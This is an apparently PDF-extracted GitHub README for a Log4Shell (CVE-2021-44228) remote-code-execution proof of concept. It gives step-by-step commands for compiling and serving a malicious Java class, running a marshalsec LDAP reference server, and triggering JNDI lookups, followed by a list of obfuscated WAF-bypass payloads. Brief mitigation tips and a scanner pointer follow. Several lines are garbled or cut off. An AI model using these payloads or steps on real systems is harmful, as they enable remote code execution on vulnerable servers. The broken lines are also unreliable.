

```
git clone https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4cd CVE-2021-44228-Apache-Log4j-Rce

javac Exploit.java

# start webserver

# For Python2

python -m SimpleHTTPServer 8888

# For Python3

python3 -m http.server 8888

# make sure python webserver is running the same directory as Exploicurl -I 127.0.0.1:8888/Exploit.class
```

download another project and run LDAP server implementation returning JNDI references

 $\frac{https://github.com/mbechler/marshalsec/blob/master/src/main/java/marshalsec/jndi/L}{DAPRefServer.java}$ 

```
git clone https://github.com/mbechler/marshalsec.git
cd marshalsec
# Java 8 required
mvn clean package -DskipTests
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LD,
```

build and run the activation code (simulate an log4j attack on a vulnerable java web server) <u>blob/master/src/main/java/log4j.java</u>, and your calculator app will appear.

```
cd CVE-2021-44228-Apache-Log4j-Rce
mvn clean package
java -cp target/log4j-rce-1.0-SNAPSHOT-all.jar log4j

# expect the following
# 1. calculator app appear
# 2. in ldapserver console,
# Send LDAP reference result for Exploit redirecting to http://127.0
# 3. in webserver console,
# 127.0.0.1 - - [....] "GET /Exploit.class HTTP/1.1" 200 -
```

## Tips:

Do not rely on a current Java version to save you. Update Log4 (or remove the JNDI lookup). Disable the expansion (seems a pretty bad idea anyways).

### Bypass rc1

For example:

```
${jndi:ldap://127.0.0.1:1389/ badClassName}
```

#### **Bypass WAF**

```
${$\{::-j}$\{::-n}$\{::-i}:$\{::-r}$\{::-m}$\{::-i}://asdasd.asdasd
$\{$\{::-j}$\ndi:rmi://asdasd.asdasd.asdasd/ass}
$\{j\ndi:rmi://adsasd.asdasd.asdasd}
$\{\$\{lower:j\ndi}:\$\{lower:rmi}://adsasd.asdasd/poc\}
$\{\$\{lower:\$\{lower:\}\}\{lower:\rmi}://adsasd.asdasd.asdasd/poc\}
$\{\$\{lower:\}\$\{lower:\}\$\{lower:\rmi}\}://adsasd.asdasd.asdasd.asdasd.asdasd.\rmi}\}
$\{\$\{lower:\}\$\{lower:\rmi}\$\{lower:\rmi}\}://adsasd.asdasd.asdasd.\rmi}\}
$\{\$\{lower:\}\$\{lower:\rmi}\}\$\{lower:\rmi}\}://adsasd.asdasd.\rmi}\}://\rmi
$\{\$\{lower:\rmi}\}\$\{lower:\rmi}\}\}\]
```

Don't trust the web application firewall.

### **Details Of Vuln**

Lookups provide a way to add values to the Log4j configuration at arbitrary places.

#### Lookups


The methods to cause leak in finally

```
LogManager.getLogger().error()
LogManager.getLogger().fatal()
```

# Simple Check Method

If you want to do black-box testing, I suggest you do passive scanning.

#### BurpLog4jScan



© 2024 GitHub, Inc. Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information